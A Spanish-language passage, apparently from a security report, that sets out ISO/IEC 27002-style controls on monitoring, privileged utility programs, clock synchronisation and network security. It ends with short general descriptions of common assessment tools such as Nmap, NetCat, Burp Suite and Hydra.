El software de monitoreo automatizado debe configurarse para generar alertas (por ejemplo, a través de consolas de administración, mensajes de correo electrónico o sistemas de mensajería instantánea) basadas en umbrales predefinidos. El sistema de alerta debe ajustarse y entrenarse según la línea de base de la organización para



minimizar los falsos positivos. El personal debe dedicarse a responder a las alertas y debe estar debidamente capacitado para interpretar con precisión posibles incidentes. Deben existir sistemas y procesos redundantes para recibir y responder a notificaciones de alerta.

Los eventos anormales deben comunicarse a las partes relevantes para mejorar la siguiente

actividades: auditoría, evaluación de seguridad, escaneo y monitoreo de vulnerabilidades. Trámites

debe existir para responder a los indicadores positivos del sistema de seguimiento de manera oportuna, en

para minimizar el efecto de eventos adversos en la seguridad de la información. Los procedimientos deben

También se establecerá para identificar y abordar los falsos positivos, incluido el ajuste del software de monitoreo para

reducir el número de futuros falsos positivos.

### Otra información

La supervisión de la seguridad se puede mejorar mediante:

- a) aprovechar los sistemas de inteligencia sobre amenazas;
- b) aprovechar las capacidades de aprendizaje automático e inteligencia artificial;
- c) usar listas de bloqueo o listas de permitidos;
- d) realizar una serie de evaluaciones técnicas de seguridad (por ejemplo, evaluaciones de vulnerabilidad, pruebas de penetración, simulaciones de ciberataques y ejercicios de ciber respuesta) y utilizar los resultados de estas evaluaciones para ayudar a determinar líneas de base o comportamiento aceptable;
- e) utilizar sistemas de seguimiento del rendimiento para ayudar a establecer y detectar comportamientos anómalos;
- f) aprovechar los registros en combinación con sistemas de seguimiento.

Las actividades de monitoreo a menudo se llevan a cabo utilizando software especializado, como sistemas de detección de intrusos. Estos se pueden configurar según una línea base de actividades normales, aceptables y esperadas del sistema y de la red.

El monitoreo de comunicaciones anómalas ayuda en la identificación de botnets (es decir, un conjunto de dispositivos bajo el control malicioso del propietario de la botnet, generalmente utilizados para montar ataques distribuidos de denegación de servicio en otras computadoras de otras organizaciones). Si la computadora está siendo controlada por un dispositivo externo, existe una comunicación entre el dispositivo infectado y el controlador. Por lo tanto, la organización debe emplear tecnologías para monitorear las comunicaciones anómalas y tomar las medidas necesarias.

## Uso de programas de utilidad privilegiados

### Control

El uso de programas de utilidad que puedan anular los controles del sistema y de las aplicaciones debe restringirse y controlarse estrictamente.

### Objetivo

Garantizar que el uso de programas de utilidad no dañe los controles del sistema y de las aplicaciones para la seguridad de la información.

### Guía

Se deben considerar las siguientes pautas para el uso de programas de utilidad que pueden anular los controles del sistema y de las aplicaciones:

- a) limitación del uso de programas de utilidad al número mínimo práctico de usuarios autorizados y confiables;
- b) uso de procedimientos de identificación, autenticación y autorización para programas de servicios públicos, incluida la identificación única de la persona que utiliza el programa de servicios públicos;
- c) definir y documentar los niveles de autorización para programas de servicios públicos;
- d) autorización para el uso ad hoc de programas de utilidad;
- e) no poner programas de utilidad a disposición de los usuarios que tienen acceso a aplicaciones en sistemas donde se requiere segregación de funciones;
- f) eliminar o deshabilitar todos los programas de utilidad innecesarios;
- g) como mínimo, segregación lógica de los programas de utilidad del software de aplicación. Cuando sea práctico, separar las comunicaciones de red para dichos programas del tráfico de aplicaciones;
- h) limitación de la disponibilidad de programas de utilidad (por ejemplo, durante la duración de un cambio autorizado);
- i) registro de todo uso de programas de utilidad.

### Otra información

La mayoría de los sistemas de información tienen uno o más programas de utilidad que pueden ser capaces de anular los controles del sistema y de las aplicaciones, por

ejemplo, diagnósticos, parches, antivirus, desfragmentadores de disco, depuradores, copias de seguridad y herramientas de red.

## Sincronización del reloj

### Control

Los relojes de los sistemas de procesamiento de información utilizados por la organización deben estar sincronizados con las fuentes horarias aprobadas.

### Objetivo

Permitir la correlación y el análisis de eventos relacionados con la seguridad y otros datos registrados, y apoyar las investigaciones sobre incidentes de seguridad de la información.

### Guía

Se deben documentar e implementar los requisitos externos e internos para la representación del tiempo, la sincronización confiable y la precisión. Dichos requisitos pueden provenir de necesidades legales, estatutarias, regulatorias, contractuales, estándares y de monitoreo interno. Se debe definir y considerar un tiempo de referencia estándar para su uso dentro de la organización para todos los sistemas, incluidos los sistemas de gestión de edificios, los sistemas de entrada y salida y otros que puedan usarse para ayudar en las investigaciones.

Como reloj de referencia para los sistemas de registro debería utilizarse un reloj vinculado a una transmisión horaria por radio desde un reloj atómico nacional o un sistema de posicionamiento global (GPS); una fuente de fecha y hora consistente y confiable para garantizar marcas de tiempo precisas. Se deben utilizar protocolos como el protocolo de tiempo de red (NTP) o el protocolo de tiempo de precisión (PTP) para mantener todos los sistemas en red sincronizados con un reloj de referencia.

La organización puede utilizar dos fuentes de tiempo externas al mismo tiempo para mejorar la confiabilidad de los relojes externos y gestionar adecuadamente cualquier variación.

La sincronización del reloj puede resultar difícil cuando se utilizan varios servicios en la nube o cuando se utilizan tanto servicios en la nube como locales. En este caso, se debe monitorear el reloj de cada servicio y registrar la diferencia para mitigar los riesgos derivados de discrepancias.

### Otra información

La configuración correcta de los relojes de las computadoras es importante para garantizar la precisión de los registros de eventos, que pueden ser necesarios para investigaciones o como prueba en casos legales y disciplinarios. Los registros de

auditoría inexactos pueden obstaculizar dichas investigaciones y dañar la credibilidad de dichas pruebas.

## Seguridad de la red

### Control

Las redes y los dispositivos de red deben protegerse, administrarse y controlarse para proteger la información en los sistemas y aplicaciones.

### Objetivo

Proteger la información en las redes y sus instalaciones de procesamiento de información de soporte contra compromisos a través de la red.

### Guía

Se deben implementar controles para garantizar la seguridad de la información en las redes y proteger los servicios conectados del acceso no autorizado. En particular, se deben considerar los siguientes elementos:

- a) el tipo y nivel de clasificación de la información que la red puede soportar;
- b) establecer responsabilidades y procedimientos para la gestión de equipos y dispositivos de red;
- c) mantener documentación actualizada, incluidos diagramas de red y archivos de configuración de dispositivos (por ejemplo, enrutadores, conmutadores);
- d) separar la responsabilidad operativa de las redes de las operaciones del sistema de TIC cuando corresponda;
- e) establecer controles para salvaguardar la confidencialidad e integridad de los datos que pasan por redes públicas, redes de terceros o redes inalámbricas y para proteger los sistemas y aplicaciones conectados. También pueden ser necesarios controles adicionales para mantener la disponibilidad de los servicios de red y las computadoras conectadas a la red;
- f) registro y monitoreo apropiados para permitir el registro y detección de acciones que pueden afectar o son relevantes para la seguridad de la información;
- g) coordinar estrechamente las actividades de gestión de la red tanto para optimizar el servicio a la organización como para garantizar que los controles se apliquen de manera consistente en toda la infraestructura de procesamiento de información;
- h) autenticar sistemas en la red;
- i) restringir y filtrar la conexión de los sistemas a la red (por ejemplo, utilizando cortafuegos);

- j) detectar, restringir y autenticar la conexión de equipos y dispositivos a la red;
- k) endurecimiento de los dispositivos de red;
- l) segregar los canales de administración de la red del resto del tráfico de la red;
- m) aislar temporalmente subredes críticas (por ejemplo, con puentes levadizos) si la red está bajo ataque;
- n) deshabilitar protocolos de red vulnerables.

La organización debe garantizar que se apliquen controles de seguridad adecuados al uso de redes virtualizadas. Las redes virtualizadas también cubren las redes definidas por software (SDN, SD-WAN). Las redes virtualizadas pueden ser deseables desde el punto de vista de la seguridad, ya que pueden permitir la separación lógica de la comunicación que tiene lugar a través de redes físicas, particularmente para sistemas y aplicaciones que se implementan utilizando computación distribuida.

### Otra información

Puede encontrar información adicional sobre seguridad de red en la serie ISO/IEC 27033.

Puede encontrar más información sobre las redes virtualizadas en ISO/IEC TS 23167.



## 11. HERRAMIENTAS

**Nmap:** abreviatura de Network Mapper, es una herramienta de código abierto utilizada para explorar y mapear redes informáticas. Permite a los administradores de sistemas y profesionales de seguridad escanear redes para descubrir hosts activos, servicios en ejecución, puertos abiertos y otros detalles de la topología de red. Nmap ofrece una variedad de técnicas de escaneo, como el escaneo de puertos, el escaneo de versiones de servicios, el descubrimiento de sistemas operativos remotos, entre otros. Además, puede usarse para detectar y evaluar vulnerabilidades de seguridad en sistemas y dispositivos de red. Es una herramienta poderosa y versátil que se utiliza comúnmente en auditorías de seguridad, pruebas de penetración y tareas de administración de redes.

**GoBuster:** es una herramienta que permite llevar a cabo solicitudes a una aplicación web, realiza una enumeración de directorios que no se encuentran visibles o no se encuentran accesible para los usuarios

**NetCat:** También conocido como "nc", es una herramienta de línea de comandos que facilita la comunicación y transferencia de datos entre dos sistemas a través de una red utilizando los protocolos TCP/IP y UDP. Se utiliza para una variedad de propósitos, desde la simple transferencia de archivos hasta la creación de túneles de red y la realización de pruebas de penetración. NetCat puede actuar tanto como servidor como cliente, lo que lo hace extremadamente versátil en entornos de redes. Es una herramienta popular en el campo de la seguridad informática y la administración de redes, y se utiliza comúnmente para realizar pruebas de seguridad, auditorías de red y depuración de aplicaciones. Su flexibilidad y facilidad de uso lo convierten en una herramienta valiosa para cualquier persona que trabaje con redes informáticas.

**BurpSuite:** Es una herramienta integral de pruebas de seguridad diseñada específicamente para realizar pruebas de penetración en aplicaciones web. Ofrece una variedad de funciones que permite evaluar la seguridad de las aplicaciones web mediante la identificación y explotación de vulnerabilidades. Algunas de las características clave de Burp Suite incluyen la interceptación y modificación de solicitudes web, el escaneo de vulnerabilidades automatizado, la manipulación de cookies y sesiones, la realización de ataques de fuerza bruta, la inyección de código malicioso y la generación de informes detallados sobre las vulnerabilidades encontradas.

**Hydra:** Hydra es una herramienta de prueba de penetración diseñada para realizar ataques de fuerza bruta contra servicios de autenticación, como SSH, FTP, Telnet, HTTP, y muchos otros. Permite a los usuarios probar una amplia gama de combinaciones de nombres de usuario y contraseñas para intentar obtener acceso no autorizado a sistemas y servicios protegidos por autenticación. Hydra es altamente configurable y puede utilizar diccionarios de contraseñas personalizados para mejorar la eficacia de los ataques. Además, puede atacar en paralelo para acelerar el proceso de fuerza bruta.

**Kali Linux:** Una distribución de Linux especializada en seguridad informática, utilizada principalmente para pruebas de penetración y hacking ético.

